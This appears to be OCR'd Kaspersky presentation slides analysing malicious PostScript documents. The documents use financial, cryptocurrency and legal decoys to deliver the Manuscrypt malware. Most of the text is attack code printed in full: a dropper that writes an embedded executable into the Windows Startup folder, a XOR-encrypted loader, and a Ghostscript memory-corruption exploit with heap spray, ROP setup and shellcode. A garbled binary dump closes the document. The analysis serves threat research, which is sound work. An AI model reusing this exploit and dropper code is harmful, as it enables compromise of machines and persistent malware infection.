
Recently, postscript mainly used to deliver payload

Decoy and targets

Resume

Resume of mainly financial related person


Some decoy include victim company name



Cryptocurrency

Any cryptocurrency related news/contents


Cryptocurrency market expectation



Legal issues


Related to lawsuit or audit


Forms about legal issues




KASPERSKY lab

Relationship








Postscript Type #1

Direct drop from embedded ascii hex string

— Postscript has asciihex-format executable

— Drop file %startup% folder for persistence mechanism

— Dropped file is Manuscrypt




```
/concatstrings % (a) (b) -> (ab)
{
        exch dup length
        2 index length add string
        dup dup 4 2 roll copy length
        4 -1 roll putinterval
} bind def
/datastring 1024 string def
{
        (temp) getenv
        {
                /tmppath exch def
                /concatstrings tmppath (\\..\\..\\Roaming\\Microsoft\\Windows\\
Start Menu\\Programs\\Startup\\iTune.exe)
                concatstrings (w) file /out exch def
                {
                        currentfile datastring readhexstring
                        {
                                out exch writestring
                        }
                        {
                                dup length 0 gt
                                {out exch writestring} {pop} ifelse
                                exit
                        }ifelse
                }loop
                out closefile
        }
        {
                exit
        } ifelse
}bind
exec
```

Creation path (+persistence mechanism)

asciihex type payload

```
4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000000000
0000000000000000000000000000000000000000e80000000e1fba0e00b409cd21b8014ccd2154
6869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0d0
```

KASPERSKY lab

Postscript Type #2

```
%!PS-Adobe-3.0
/yinzi { token pop exch pop } bind def
/yaoshi <384E8B45> def
/yima{
        /funcA exch def
         0 1 funcA length 1 sub {
                /funcB exch def
                funcA funcB 2 copy get yaoshi funcB 4 mod get xor put
        } for
        funcA
} bind def
<4344a436502be7295b21ef201872b3077d7bce7c7e0abb01087ebb750d7bb3077d0db3070
c0abb717a76cf017b0dc907790fce07087fbf740b77bb740f7bcd070d0ace7c087ebb75087ebb750
d7bb3077d0db3767d7acd7d007fce060f0dbb74087ebb750d7dbe73000ccf7c7a77c87d0b76ca710
c7ebe727d76b377080fbb75087ec97c7e7fcd0110176ca740077bf710a7abf717d76bc71080fbb750
87ec97c7d0bb2707a78be750077bf710a7ab8717d76bd73080fbb75087ec97c0d0abf710e7fcd000

86eea215c6ef8314d2cd4245c2af9654f3ce2315d7db94f5e27e720672fef214a6eba731b77b3655
92aef654a2bff1a592aef371839f92c4c2bb8773222ee24532bef1a593cf924416eba655f2bff655
b22e4365d28e2295d44fa30513a813858> yima yinzi exec
```

4-bytes XOR key

Encrypted postscript and shellcode


Encrypted Manuscrypt executable

Has encryption stage with 4-bytes XOR key

— Use Chinese variable name

i.e.) yaoshi, yima, yinzi

— Decrypt real postscript/shellcode with hardcoded XOR key



Postscript Type #2 – Decrypted data

```
{
/shellcode <8BE5E9FD0D0000558BEC8B4D04B8DDCCBBAAEB0141390175FB5DE900000000558BEC
83E4F881EC7C01000053568BD9B9C838A44057E8820A0000B9F1FD98A189442444E8740A0000B9EE
95B650894424 34E8660A0000B95D4461FE8944242CE8580A0000B9AE87923F8BF0E84C0A0000B9C5
D8BDE789442430E83E0A0000B958A453E589442424E8300A0000B9F0B5A25689442428E8220A0000
/final_array 16#1 array def
/spray {
        first_array aload
        16#10 { second_array aload } repeat
        16#100 { /sp_str 16#152F string def} repeat
        0 1 str_count 1 sub {
                /control_string 16#152F string def
                0 1 control_string length 1 sub {
                        control_string exch 1 put
                } for
                buffers exch control_string put
        } for
} bind def
/read32 {
        /addr32 exch def
        /idxmem addr32 -15 bitshift def
        /off addr32 16#7FFF and def
        /cur_buf leaked_array idxmem get def
        cur_buf off get
        cur_buf off 1 add get 8 bitshift or
        cur_buf off 2 add get 16 bitshift or
        cur_buf off 3 add get 24 bitshift or
} bind def
/write32 {
        /val exch def
/pf_execfile base_addr 12 add read32 4 add read32 4 add read32 4 add read32 def
/hGSDLL32 pf_execfile FindPE def
/hKernel32 hGSDLL32 (KERNEL32.DLL) GetImportModule def
/pfVirtualProtect hKernel32 (VirtualProtect) GetProcAddress def
/pfExitProcess hKernel32 (ExitProcess) GetProcAddress def
/xchg_ret hGSDLL32 <94C3> search_str def
/ret_addr xchg_ret 1 add def
/ret_0C hGSDLL32 <C20C00> search_str def
leaked_array 1 shellcode put
/shell_addr base_addr 12 add read32 def
leaked_array 1 16#100 string put
/stub_addr base_addr 12 add read32 def
/null_stub stub_addr def
null_stub null_stub 4 add write32
null_stub 4 add 0 write32
/shell_stub stub_addr 16#30 add def
leaked_array 1 currentfile put
/file_addr base_addr 12 add read32 def
stub_addr null_stub write32
stub_addr 4 add shell_stub write32
shell_stub       ret_0C write32
shell_stub 4     add ret_addr write32
shell_stub 16#0C add xchg_ret write32
shell_stub 16#14 add pfVirtualProtect write32
shell_stub 16#18 add shell_addr write32
shell_stub 16#1C add shellcode length write32
shell_stub 16#20 add 16#40 write32
shell_stub 16#24 add shell_stub write32
shell_stub 16#2C add pfExitProcess write32
file_addr 16#B0 add stub_addr write32
file_addr 16#98 add ret_addr write32
leaked_array 1 get closefile
quit
}
```

Shellcode to decrypt payload and inject


Heap-spray

Exploit code

Has encryption stage with 4-bytes XOR key

— Decrypted data contains exploit code and shellcode

— Trigger the postscript vulnerability and execute shellcode




KASPERSKY lab

Postscript Type #3-4

Elaborated exploit code

— Remove decryption process

— Malware author elaborate exploit code



Shellcode

```
0 20 a52 1 sub { /a53 exch def /a54 a51 a53 add 12 add a16 def a54 0 eq { quit }
 if a49 a54 add 14 a30 a37 a48 a37 search { length 0 eq { pop pop pop a51 a53 ad
d exit } if pop } if pop } for } bind def /a55 { /a56 exch def /a57 exch def /a5
8 a57 a56 a47 def /a59 a58 a16 a57 add def /a60 a59 a16 def a60 0 ne { a58 16 ad
d a16 a57 add a16 a44 } { 0 }ifelse } bind def /a61 { /a62 exch def /a45 exch de
f /a63 0 def /a38 a62 length def /a50 a45 dup 16#3C add a16 add def /a64 a45 a50
 16#78 add a16 add def /a65 a64 16#18 add a16 def /a66 a45 a64 16#1C add a16 add
 def /a67 a45 a64 16#20 add a16 add def /a68 a45 a64 16#24 add a16 add def 0 1 a
65 1 sub { /a69 exch def /a70 a45 a67 a69 2 bitshift add a16 add def a70 a38 a30
 a62 search { pop pop pop /a71 a68 a69 1 bitshift add a23 def /a63 a45 a66 a71 2
 bitshift add a16 add def exit } if pop } for a63 } bind def /a72 { /a38 exch de
f /a73 exch def /a74 exch def /a75 a74 length def /a76 a73 length def a75 a38 lt
 {/a38 a75 def} if a76 a38 lt {/a38 a76 def} if /a39 0 def 0 1 a38 1 sub { /a69
exch def /a39 a74 a69 get a73 a69 get sub def a39 0 ne {exit} if } for a39 } bin
d def /a77 <8BE5E9A60F0000558BEC8B4D04B8DDCCBBAAEB014139175FB5DE900000000558BEC
83E4F881EC7C050000538BD9B9C838A4405657895C244CE8270C0000B9F1FD98A189442450E8190C
0000B9EE95B6508944243 0E80B0C0000B95D4461FE89442448E8FD0B0000B9AE87923F8BF0E8F10B
0000B9C5D8BDE789442418E8E30B0000B958A453E589442424E8D50B0000B9F0B5A2568944242CE8
C70B0000B908871D6089442434E8B90B0000B94713726F89442454E8AB0B0000B913EF7A758BF8E8
9F0B0000B90ACDF9238944241CE8910B0000B91EA77C2589442420E8830B0000B9C6121E70894424
44E8750B000089442 43C8D8424800000006804010000506A00FFD68BF0B90B2F0F3089742410E850
0B0000B9813475EE8944245CE8420B000089442458 5F6741E8D8C2480000000 8A5431FF80FA5C74
0A80FA2F740583EE0175ED897424108 3A4249401000000 8D8C2480000000003CEC784248801000045

D24C8BC641FFD7488B4D7741FFD54C8B657F33D241FFC6443B370F8266FEFFFF4C8BC733D2488BCB
41FFD7488B4DBF41FFD5498BC44881C4A8000000415F415E415D415C5F5E5B5DC3CCCC4883EC28E8
A3EDFFFFB9515224F8E8E9FBFFFF4883C42848FFE0} def /a78 { /a79 exch def /a80 exch d
ef /a81 a79 length def { a80 a81 a30 a79 a81 a72 0 eq { exit } if /a80 a80 1 add
 def } loop a80 } bind def a13 a10 aload /a82 true def /a83 0 def { .egproc /a84
 true def /a69 0 def a6 { /a84 true def /a3 a7 a69 get def /a85 a3 length 16#20
sub def a3 a85 get { a84 { /a84 false def } { /a84 true def exit } ifelse } repe
at a84 { /a82 false def exit } if /a69 a69 1 add def } repeat a84 { /a82 false d
ef exit } if /a83 a83 1 add def } loop a82 { quit } { } ifelse a2 0 a2 a3 a85 16
#18 add 16#7E put a3 a85 16#19 add 16#12 put a3 a85 16#1A add 16#00 put a3 a85 1
6#1B add 16#80 put put 16#10 { a11 aload } repeat /a86 a2 0 get 4 4 getinterval
def /a87 a86 0 get a86 1 get 8 bitshift or a86 2 get 16 bitshift or a86 3 get 24
 bitshift or def 0 1 15 { /a53 exch def /a22 a53 15 bitshift a87 add def /a21 a5
3 16#FFF and 3 bitshift def /a69 a53 -12 bitshift def /a20 a2 a69 get def a20 a2
1 16#7E put a20 a21 1 add 16#12 put a20 a21 2 add 16#00 put a20 a21 3 add 16#80
put a20 a21 4 add a22 16#FF and put a20 a21 5 add a22 -8 bitshift 16#FF and put
a20 a21 6 add a22 -16 bitshift 16#FF and put a20 a21 7 add a22 -24 bitshift 16#F
F and put } for 16 1 a1 1 sub { /a53 exch def /a22 a53 15 bitshift def /a21 a53
16#FFF and 3 bitshift def /a69 a53 -12 bitshift def /a20 a2 a69 get def a20 a21
16#7E put a20 a21 1 add 16#12 put a20 a21 2 add 16#00 put a20 a21 3 add 16#80 pu
t a20 a21 4 add a22 16#FF and put a20 a21 5 add a22 -8 bitshift 16#FF and put a2
0 a21 6 add a22 -16 bitshift 16#FF and put a20 a21 7 add a22 -24 bitshift 16#FF
and put } for a2 1 {lt} put /a88 a87 12 add a16 4 add a16 4 add a16 4 add a16 de
f /a89 a88 a44 def /a90 a89 (KERNEL32.DLL) a55 def /a91 a90 (VirtualProtect) a61
 def /a92 a90 (ExitProcess) a61 def /a93 a89 <94C3> a78 def /a94 a93 1 add def /
a95 a89 <C20C00> a78 def a2 1 a77 put /a96 a87 12 add a16 def a2 1 16#100 string
 put /a97 a87 12 add a16 def /a98 a97 def a98 a98 4 add a17 a98 4 add 0 a17 /a99
 a97 16#30 add def a2 1 currentfile put /a100 a87 12 add a16 def a97 a98 a17 a97
 4 add a99 a17 a99 a95 a17 a99 4 add a94 a17 a99 16#0C add a93 a17 a99 16#14 add
 a91 a17 a99 16#18 add a96 a17 a99 16#1C add a77 length a17 a99 16#20 add 16#40
a17 a99 16#24 add a99 a17 a99 16#2C add a92 a17 a100 16#B0 add a97 a17 a100 16#9
8 add a94 a17 a2 1 get closefile quit
```

Encrypted Manuscrypt


```
 1Bdç╞↑ç✻↑ç_ç ç↑↑ç ↑ça↑ç ↑ç ↑ç ↑ç ↑ç ↑ç ↑ç ↑ç ↑ç ↑ç ↑çX↑çr•Ué ¬i✻? a«m9
4?ék@-Ow••AuP.Av╓^O8◘.?j§%?q╓ÇäW3Çlw◆.Z§mí.↑ç ↑çsO¢♣²IV_²IV_²IV@‡♂Vß²IV→w♥Vú²
IV→w@VÑ²IV→w@V²²IV_²IV²²IV"ÅuVO²IVùt▼VU²IVùt♠Vß²IVùt♠Vß²IV_²[Vß²IVùt Vß²IVòq♥?_²
